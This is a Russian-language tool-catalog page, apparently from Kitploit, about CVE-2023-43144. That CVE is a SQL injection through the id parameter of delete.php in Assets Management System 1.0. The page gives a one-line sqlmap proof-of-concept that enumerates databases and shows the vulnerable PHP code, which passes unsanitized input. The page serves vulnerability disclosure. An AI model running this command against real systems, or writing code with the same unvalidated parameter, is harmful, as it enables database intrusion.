
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/pegasus0xx/cve-2023-43144
Анализ уязвимостейАнализ КодаЭксплуатацияВеб-безопасностьБезопасность Баз Данных
GitHubpegasus0xx/cve-2023-43144

CVE-2023-43144

Assets Management System 1.0 уязвим к SQL-инъекциям через параметр id в delete.php

Репозиторий
232 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2023-43144

Описание

Assets Management System 1.0 подвержен SQL-инъекции через параметр id в delete.php


PoC

sqlmap -u 'http://localhost/delete.php?id=4*' --cookie="PHPSESSID=SESSID" --dbms=MySQL --dbs --batch

alt text

Обзор кода (delete.php)

 <?php include 'core/init.php'; 
  
 $id = $_GET['id']; 
 delete_data($con,$id); 
 header('location:home.php'); 

Переменная $id не валидируется и не санитизируется. Это означает, что любое значение, указанное пользователем в параметре id, будет напрямую использовано в SQL-запросе.

Скачать инструмент